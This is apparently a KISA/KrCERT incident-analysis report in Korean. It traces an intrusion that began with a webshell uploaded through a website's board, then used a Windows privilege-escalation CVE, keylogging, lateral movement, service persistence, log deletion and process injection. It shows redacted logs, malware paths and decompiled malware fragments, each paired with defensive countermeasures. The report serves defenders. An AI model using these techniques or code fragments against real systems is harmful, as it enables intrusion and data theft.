2020-04

「Tactics, Techniques, Procedures」

TTPs#1 : 홈페이지를 통한 내부망 장악

인터넷침해대응센터
KrCERT/CC
KOREA INTERNET SECURITY CENTER

과학기술정보통신부

한국인터넷진흥원

CONTENTS

집 필 : 침해사고분석단 종합분석팀
김동욱 선임, 김병재 선임,
이태우 선임, 류소준 주임,
이재광 팀장


감 수 : 신대규 본부장, 이동근 단장

KISC KrCERT/CC KOREA INTERNET SECURITY CENTER
인터넷침해대응센터
KrCERT/CC
KOREA INTERNET SECURITY CENTER

1. 서론

o 해킹 사고가 지속 발생함에 따라 보안 요구 사항은 점점 더 까다로워지고 있으며 방어 시스템의 기능은 매우 높은 수준으로 발전하고 있다. 그렇지만, **과거의 침해사고들이 현재에도 여전히 발생하고 있으며, 방어 체계를 잘 갖춘 기업도 전혀 예외가 아니다.**

o 사이버보안에서 유명한 고통의 피라미드(The Pyramid of Pain)는 방어자가 TTP(공격자의 전략과 전술, 그리고 그 과정)를 이해하고 방어 체계를 운영하는 것이 가장 효과적임을 잘 표현하고 있다. **보안은 공격자를 Tough!한 단계로 끌고 가는 것이다.**



각 지표 별 대응 시 공격자가 받는 스트레스, David J Bianco

o 여전히, IoC(Indicator of compromise, 악성IP · 악성 도메인 등 단순 지표) 기반의 방어 체계는 매우 유용하다. 다만, **공격자는 단순 지표와 관련된 공격 인프라를 쉽게 확보하고 버린다.**

o TTP는 다르다. **공격자는 TTP를 쉽게 확보하거나 버릴 수 없다.** 타깃이 정해진 공격자는 타깃의 방어 환경을 무력화하기 위해 많은 시간을 들여서 TTP를 학습하고 연습한다. 그리고, 확보된 TTP를 지속 활용할 수 있는 대상들이 새로운 타깃이 된다.

o 공격자의 TTP는 언제나 방어 환경의 특성과 맞물려 있다. 그래서, 방어자는 방어 환경에 대해 정확히 이해하고 있어야 하며, 공격의 흐름과 과정을 패턴이나 기법이 아닌 전략·전술 관점으로 보아야 한다. **방어자의 환경과 공격자의 TTP는 함께 이야기 되어야 한다.**


o TTP를 이해한 방어자는 2가지를 설명할 수 있어야 한다. '공격자의 TTP가 방어자 환경에 유효한 것인지 여부', '유효하다면 TTP를 무력화할 수 있는 방어 전략은 무엇인지'

o 한국인터넷진흥원(이하 KISA)은 침해사고 대응 과정을 통해 공격자의 TTP를 파악하고 있으며, 그 과정 및 대응방안을 ATT&CK Framework[1] 기반으로 작성하여 배포한다. 보고서에 포함되어 있는 TTP와 관련된 다양한 흔적들(Artifacts)은 TTP에 대한 이해를 돕는 보조 수단일 뿐이다.

1) 실제 공격에 사용된 전술 및 기술과 그에 대한 대응방안을 나타낸 매트릭스

2. 개요

o KISA는 최근까지 공격을 받은 피해 시스템을 2개월에 걸쳐 분석하고 조치하였으며 수집한 정보를 종합하여 다음과 같이 TTPs를 도출하였다.



① 최초 침투

- 공격자는 외부에 노출되어있는 사내 홈페이지를 통해 최초로 접근을 시도하였다. 이후 특정 계정으로 로그인을 단번에 성공한 것으로 보아, 외부 노출 페이지와 계정정보를 기존에 미리 수집한 것으로 추정된다.

- 공격자는 게시판에 존재하는 파일 업로드 취약점을 이용하여 웹셸을 업로드하고 이를 통해 서버를 제어한다.

② 접근 권한 수집

- 웹셸로 접근하였기 때문에 웹 서비스 권한만 소유한 공격자는 추가적인 악성 행위를 위해 운영체제에 존재하는 취약점을 이용하여 권한 상승을 시도하였다.

- 이후 추가적인 계정 정보를 수집하기 위해 키로깅 악성코드를 설치한다.

③ 내부전파

- 권한 상승에 성공한 공격자는 이후 추가적인 전파를 위해 네트워크 공유를 이용한다. 이때 같은 계정을 사용하거나 세션이 유지되고 있는 서버에 대한 접근에 성공한다.

④ 악성코드 실행

- 이후 공격자는 at 명령어를 이용하여 악성코드를 스케줄러에 등록하여 실행하거나, sc명령어를 이용하여 서비스로 등록하여 실행시킨다.

⑤ 흔적 삭제

- 공격자는 공격을 마치거나 또는 거점으로서 일시적으로 이용한 서버에 대해서는 이벤트로그를 삭제하거나 악성코드를 삭제함으로서 공격의 흔적을 지운다.

⑥ 탈취 정보

- 공격자는 최종적으로 악성코드의 명령을 통하여 사내 정보를 수집하며, 웹 페이지가 운영되는 서버에서는 웹로그도 수집한다.

3. ATT&CK Matrix

Initial Access

- Valid Accounts
- Exploit Public-Facing Application

Execution

- Service Execution
- Scheduled Task
- Command-Line Interface
- Execution through API
- Execution through Module Load

Persistence

- New Service
- Redundant Access
- Valid Accounts
- Web Shell

Privilege Escalation

- New Service
- Web Shell
- Exploitation for Privilege Escalation
- Valid Accounts
- Scheduled Task

Defense Evasion

- Indicator Removal on Host
- Redundant Access
- Network Share Connection Removal
- File Deletion
- Obfuscated Files or Information
- Masquerading
- Process Injection

Credential Access

- Credential Dumping
- Input Capture
- Brute Force

Discovery

- Account Discovery
- Remote System Discovery
- System Information Discovery
- System Network Configuration Discovery
- System Network Connections Discovery
- System Service Discovery
- File and Directory Discovery
- Process Discovery
- System Owner/User Discovery
- Application Window Discovery

Lateral Movement

- Windows Admin Shares
- Remote File Copy

Collection

- Data Staged
- Input Capture
- Data from Network Shared Drive

Command and Control

- Commonly Used Port
- Standard Application Layer Protocol
- Data Encoding
- Standard Cryptographic Protocol
- Multi-Stage Channels
- Remote File Copy

Exfiltration

- Data Compressed
- Data Transfer Size Limits
- Exfiltration Over Command and Control Channel

Impact

o Initial Access : 최초 침투

① Valid Accounts : 유효한 계정

- 기존에 수집한 유효한 계정정보를 이용하여 사내 홈페이지에 로그인 성공

```
2019-06-07 02:40:07 211.115.      GET /default.asp islogin=Y&stf_id=j    n&stf_name=
tf_cId=A&stf_bId=B&stf_tId=F&stf_cName=                                    &stf_tName=
          &stf_usertype=U&stf_userlevel=6&stf_SfLeCode=A&stf_woalcode=D&id_cookie= 80 - 61.254.
```

대응 전략

- IP별 사용자 접속 제한
- 웹 로그를 모니터링 하여 인가하지 않은 IP의 접속 여부 모니터링

② Exploit Public-Facing Application : 외부에 노출된 어플리케이션으로 취약점 공격

- 사내 홈페이지 게시판에 존재하는 파일 업로드 페이지(board_write_ok.asp)의 취약점을 이용하여 웹셸(view.asp) 업로드

```
2019-06-07 02:42:07 211.115.      POST /board/board_write_ok.asp - 80 - 61.254.
2019-06-07 02:42:09 211.115.      GET /board/board_list.asp sub_cate_id=1 80 - 61.254.
```

```
2019-06-07 02:42:21 211.115.      GET /board/data/data/view.asp - 80 - 61.254.
2019-06-07 02:42:27 211.115.      POST /board/data/data/view.asp - 80 - 61.254
2019-06-07 02:42:27 211.115.      GET /board/data/data/view.asp - 80 - 61.254.
2019-06-07 02:42:29 211.115.      GET /board/data/data/view.asp oej=psx 80 - 61.254.
```


대응 전략

- 파일 업로드 페이지에 화이트 리스트를 이용하여 특정 확장자를 가진 파일만 업로드 하도록 조치
- 업로드 파일 경로에 실행권한을 제거하고, 특정 확장자(.asp,.cer,.html,.php 등)의 파일이 생성되는지 모니터링

o Execution : 실행

① Command-Line interface : 콘솔 인터페이스


- 공격자는 웹셸을 이용하여 그림 파일로 위장한 커스텀 CMD 프로그램인 info.jpg를 추가로 다운로드하고 명령 실행에 사용



대응 전략

- 실행 파일 확장자가 아닌 프로그램이 실행될 경우 모니터링 필요
- 웹 디렉토리 경로의 프로그램 실행 탐지

② Scheduled Task : 시스템에 침투 후 작업 스케줄러에 악성코드를 등록하여 실행




대응 전략

- 이벤트 로깅 서비스에서 "Microsoft-Windows-TaskScheduler / Operational" 설정을 활성화하여 로그 저장 및 모니터링

③ Service Execution : 서비스 실행

- 스케줄러를 통해 실행된 악성코드는 이후 추가 악성코드를 서비스 등록 후 실행



대응 전략

- 시스템 로그의 신규 서비스 실행(이벤트 ID 7036) 및 오류 로그(이벤트 ID 7030)를 모니터링하여 비정상적인 서비스 식별

④ Execution through API : API를 통한 실행

- 악성코드는 명령조종지로부터 명령을 받아 CreateProcessW, CreateProcessAsUserW 함수를 호출하여 추가 프로세스 실행

```
if ( a2 == 0x9785364F )
{
  v3 = *(a3 + 16);
  v7 = 0;
  memset(Dst, 0, 0x68ui64);
  Dst[0] = 104;
  Dst[15] = 1;
  LOWORD(Dst[16]) = 0;
  if ( (a1->_CreateProcessW)(0i64, v3, 0i64, 0i64, 0, 0, 0i64, 0i64, Dst, v6) )
```


```
do
{
  v16 = *(&Str2 + v15++);
  v17 = v14++ ^ v16;
  *(&v42 + v15 + 3) = v17 ^ 0x33;       // winsta0\default
}
while ( v14 < 30 );
*(&v43 + v14) = 0;
memset(Dst, 0, 0x68ui64);
Dst[2] = &v43;
LODWORD(Dst[0]) = 104;
HIDWORD(Dst[7]) = 1;
LOWORD(Dst[8]) = 0;
if ( (a1->CreateProcessAsUserW)(v20, 0i64, arg_a2, 0i64, 0i64, 0, 1024, v22, 0i64, Dst, &v23) )
```

대응 전략

- 백신 설치 및 실시간 탐지 활성화

⑤ Execution through Module Load : DLL을 로드하여 실행

- 서비스로 DLL형태의 악성코드(wmisrvmonsvc.dll)를 실행함




대응 전략

- 백신 설치 및 실시간 탐지 활성화
- 알려지지 않은 DLL 로드 방지 기능의 윈도우즈 기본 프로그램(AppLocker) 사용

o Persistence : 지속성 유지

① New Service : 서비스 생성

- 서비스를 이용하여 악성코드를 등록할 경우 재부팅 시마다 자동실행




대응 전략

- 시스템 로그의 신규 서비스 등록을(이벤트 ID 7045) 모니터링하여 비정상적인 서비스 식별

② Redundant Access : 중복 액세스

- 공격자는 악성코드 설치 후 웹 페이지에 웹셸을 삽입함으로서 추가 접근 통로 확보




대응 전략

- 공격자 침투 시점 당시 생성된 의심 파일 또는 페이지 점검

③ Valid Accounts : 유효한 계정

- 시스템 침입 후 획득한 계정을 이용하여 지속적으로 로그인




대응 전략

- IP별 사용자 접속 제한
- 시스템 로그의 외부 접속(이벤트 ID 4648)을 모니터링 하여 비정상적인 IP의 접속 식별

④ Web Shell : 웹셸

- 기존에 삽입한 웹셸에 접근하여 서버 제어




대응 전략

- 공격자 침투 시점 당시 생성된 의심 파일 또는 페이지 점검

o Privilege Escalation : 권한 상승

① New Service : 서비스 생성

- 서비스를 통해 악성코드 실행 시 SYSTEM 권한 획득




대응 전략

- 시스템 로그의 신규 서비스 등록을(이벤트 ID 7045) 모니터링하여 비정상적인 서비스 식별
- administrator 계정 비활성화 및 관리자 그룹 계정 UAC(User Access Control) 활성화

② Web Shell : 웹셸

- 웹셸을 이용하여 확보한 웹 권한으로 웹 기반 악성행위 가능




대응 전략

- 공격자 침투 시점 당시 생성된 의심 파일 또는 페이지 점검
- 업로드 파일 경로에 실행권한을 제거하고, 특정 확장자(.asp,.cer,.html,.php 등)의 파일이 생성되는지 모니터링

③ Exploitation for Privilege Escalation : 권한 상승을 위한 취약점 공격

- 공격자는 권한 상승을 위해 OTTF 파일 취약점(CVE-2016-7256)을 사용
- 2016년 11월 8일 이후에 패치가 이루어지지 않은 윈도우즈 환경 대상




대응 전략

- 윈도우즈 XP이하의 경우 OS 업데이트, 이후 버전의 경우 최신 업데이트 수행

④ Scheduled Task : 유효한 계정

- 공격자는 관리자 권한을 획득한 후 스케줄러에 악성코드를 등록하여 시스템 권한 확보



대응 전략

- 시스템 권한으로 실행시키는 비정상적인 작업 스케줄러 모니터링
- administrator 계정을 비활성화 하고 관리자 그룹 계정의 UAC(User Access Control) 켜기

o Defense Evasion : 방어 회피

① Indicator Removal on Host : 호스트의 지표 제거

- 호스트의 시스템 로그를 삭제하여 활동 감지와 정확한 분석을 어렵게 함

대응 전략

- 시스템 로그 삭제 이벤트(이벤트 ID 104) 모니터링
- 보안 로그 삭제 이벤트(이벤트 ID 1102) 모니터링
- 주기적으로 이벤트 로그 백업

② Redundant Access : 중복 액세스

- 공격자는 다양한 경로에 웹셸을 삽입하여 접근 통로를 유지함
- 웹셸은 vbscript.encode로 난독화 시키거나, GIF파일 헤더를 삽입하여 탐지 회피

대응 전략

- 한국인터넷진흥원에서 서비스 중인 웹셸 탐지 도구(휘슬)을 주기적으로 사용 권장
- https://www.boho.or.kr/download/whistlCastle/whistl.do

③ Network Share Connection Removal : 네트워크 공유 제거

- 네트워크 공유를 통해 작업을 마친 공격자는 흔적을 지우기 위해 공유 연결을 해지
- **cmd.exe /c "net use ₩₩[타깃 IP] /d > "%s" 2>&1" edg173F.tmp**

대응 전략

- 명령 및 파라미터 모니터링

④ File Deletion : 파일 제거

- 공격자는 악성코드를 이용하여 파일 삭제 후 복구가 불가능하도록 덮어씀


```
while ( v15 );
v16 = L".tmp~0003";
v17 = wcsrchr(NewFileName, '.') - L".tmp~0003";
do
{
  v18 = *v16;
  ++v16;
  *(v16 + v17 - 2) = v18;
}
while ( v18 );
MoveFileW(arg__, NewFileName);
(v2->_DeleteFileW)(NewFileName);
h_file = (v2->_CreateFileW)(NewFileName, 0x40000000i64, 3i64);
memset(mem_size_1000, 210, 0x1000ui64);
v20 = 4096;
do
{
  (v2->_WriteFile)(h_file, mem_size_1000, 0x1000i64, v27, 0i64);
  v20 += v27[0];
}
while ( v20 < File_Size_v7 );
(v2->_WriteFile)(h_file, mem_size_1000, File_Size_v7 - v20 + 0x1000, v27, 0i64);
(v2->_CloseHandle)(h_file);
```

대응 전략

- 백신 설치 및 실시간 탐지 활성화

⑤ Obfuscated Files or Information : 파일 또는 정보 난독화

- 키로깅 악성코드는 수집한 정보를 XOR 알고리즘으로 인코딩하여 파일로 저장



대응 전략

- 백신 설치 및 실시간 탐지 활성화

⑥ Masquerading : 위장

- 공격에 사용된 서비스 및 악성코드 명을 정상으로 보이도록 위장
- **서비스 명 : Windows Helper Management Service**
- **악성코드 경로 : C:₩Windows₩System32₩wmisrvmonsvc.dll**
- **악성코드 경로 : C:₩Windows₩System32₩nwsapagentmonsvc.dll**
- **악성코드 경로 : C:₩Windows₩System32₩irmonsvcstd.dll**
- **악성코드 경로 : C:₩Windows₩System32₩perfcon.dat**
- **악성코드 경로 : C:₩Windows₩Temp₩taskhost.exe**
- **악성코드 경로 : C:₩Windows₩Temp₩taskhostex.exe**
- **악성코드 경로 : C:₩Windows₩Temp₩ntuser.dat**
- **악성코드 경로 : C:₩Windows₩Temp₩service_dll.txt**
- **악성코드 경로 : C:₩Windows₩javaw.exe**
- **악성코드 경로 : C:₩Windows₩SoftwareDistribution₩Download₩BIT[숫자4자리].tmp**

대응 전략

- 백신 설치 및 실시간 탐지 활성화
- 악성코드 생성 시 자주 악용되는 경로에 생성되는 파일 모니터링
  (System32, Windows, Windows₩TEMP, Windows₩SoftwareDistribution₩Download)

⑦ Process Injection : 프로세스 인젝션

- 악성코드는 백신 등에 의해 탐지가 어렵도록 explorer.exe에 추가 악성코드 인젝션

```
v34 = (v1->VirtualAllocEx)(hProcess, 0, v56 + v51, 4096, 64);
(v1->WriteProcessMemory)(hProcess, v34, v15, v56, 0);
(v1->WriteProcessMemory)(hProcess, v56 + v34, v35, v51, 0);
v19 = v53;
if ( v36 )
{
  v25 = v53 + 3;
  *v53 = -14520;
  *(v19 + 2) = -64;
  (v1->memcpy)(v25, &v34, 4);
  *(v19 + 7) = -7937;
  (v1->dwordC8)(hProcess, v1->BaseProcessInitPostImport, v1->num_0x00261EA4, v19, 9);
}
else
{
  v26 = v53 + 1;
  *v53 = -72;
  (v1->memcpy)(v26, &v34, 4);
  *(v19 + 5) = -7937;
  (v1->WriteProcessMemory)(hProcess, v1->ZwClose, v19);
}
v1[4].CreateProcessA = (v1->RtlGetLastWin32Error)();
```

